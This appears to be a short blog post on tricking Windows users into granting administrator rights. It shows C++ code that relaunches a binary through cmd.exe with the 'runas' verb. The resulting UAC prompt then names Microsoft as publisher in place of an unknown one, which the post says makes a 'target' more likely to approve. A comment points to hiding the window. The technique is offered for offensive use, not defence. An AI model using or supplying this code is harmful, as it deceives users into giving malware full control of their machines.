
If you have an unsigned binary that requires administrator privileges, when a target runs the binary, the following window will show up:

The window’s header is yellow, indicating that the binary is not signed, and in this example, the publisher is unknown.
Requesting Administrator Privileges

There is a more convincing way to request administrator privileges: execute cmd.exe with elevated privileges and run your binary from the cmd.exe process.
Code Example:
BOOL run()
{
const std::shared_ptr<TCHAR> process_path { new TCHAR[MAX_PATH]()};
GetModuleFileNameExW(GetCurrentProcess(), nullptr, process_path.get(), MAX_PATH);
const auto arg = std::wstring{ L"/c " } + process_path.get();
SHELLEXECUTEINFO exec_info{};
exec_info.cbSize = sizeof(exec_info);
exec_info.hwnd = nullptr;
exec_info.lpVerb = L"runas";
exec_info.lpFile = L"cmd.exe";
exec_info.lpParameters = arg.c_str();
exec_info.nShow = SW_SHOW; // SW_HIDE;
return ShellExecuteEx(&exec_info);
}
With this approach, the window is blue (indicating the binary is signed) and the publisher is Microsoft. This increases the likelihood that the target will approve the request:
Conclusion
Using this method enhances the chances of gaining the necessary privileges by leveraging the trust associated with signed binaries.
Comments
Nothing yet. Say the first thing.
Sign in to join the conversation.